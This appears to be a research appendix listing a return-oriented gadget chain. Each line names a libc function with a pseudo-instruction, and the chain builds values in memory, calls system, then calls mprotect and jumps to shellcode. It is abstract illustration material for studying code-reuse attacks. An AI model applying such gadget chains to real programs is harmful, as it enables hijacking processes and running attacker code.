__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
_dl_tunable_set_...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set_...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endpwent	MOV RDI, 0x6
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9

_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set_...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set_...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endpwent	MOV RDI, 0x6
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9

__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set_...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endhostent	MOV RDI, 0x3
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9

__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set_...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endprotoent	MOV RDI, 0x5
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set_...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
__default_pthread_attr...	MOV RDI, LIBC
system	SYSTEM

APPENDIX 3.B

_nss_files_endservent	MOV RDI, 0x8
__gconv_release_shlib	MOV RDX, RDI
_nss_files_endservent	MOV RDI, 0x8
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__memset_sse2...	MOV [RDI], SIL
_nss_files_endgrent	MOV RDI, 0x2
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endgrent	MOV RDI, 0x2
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endgrent	MOV RDI, 0x2

__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
posix_spawn_file_...	MOV [RDI], 0
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endsgent	MOV RDI, 0x9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1

__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endsgent	MOV RDI, 0x9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endethernet	MOV RDI, 0x1
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC

__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endethernet	MOV RDI, 0x1
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC

__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endprotoent	MOV RDI, 0x5
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endethernet	MOV RDI, 0x1
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI

__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endnetent	MOV RDI, 0x4
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endpwent	MOV RDI, 0x6
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9

__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endpwent	MOV RDI, 0x6
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9

__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endpwent	MOV RDI, 0x6
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endpwent	MOV RDI, 0x6
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9

__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endhostent	MOV RDI, 0x3
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endprotoent	MOV RDI, 0x5
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC

__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
endttyent	MOV RDI, 0x0
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
__libc_sa_len	SUB RDI, 0x1
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endpwent	MOV RDI, 0x6
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endhostent	MOV RDI, 0x3
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI

__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endgrent	MOV RDI, 0x2
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
__cache_sysconf	SUB RDI, 0xB9
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL (0xF)
_nss_files_endprotoent	MOV RDI, 0x5
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endprotoent	MOV RDI, 0x5
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__hash_string	SET RDI TO END OF STRING
_dl_tunable_set...	MOV RDX, 0x1
__memset_sse2...	MOV [RDI], SIL
_nss_files_endprotoent	MOV RDI, 0x5
_dl_mcount_wrapper...	MOV RSI, RDI
__default_pthread_attr...	MOV RDI, LIBC
__libc_dynarray_resize	MOV [RDI], RSI
_dl_mcount_wrapper...	MOV RSI, RDI
wcsstr * 704	SUB RDI, 0x4

__wcscat_ifunc	MOV RSI, 0x0
__pthread_rwlock...	MOV RSI, LIBC
__printf_buffer...	MOV [RDI], RSI
towlower	SET RCX
__libc_alloca_cutoff	SET RDX

__vfprintf_chk	MOV RSI, RDX; MOV RDX, RCX
__mprotect	MPROTECT
shellcode	JUMP TO SHELLCODE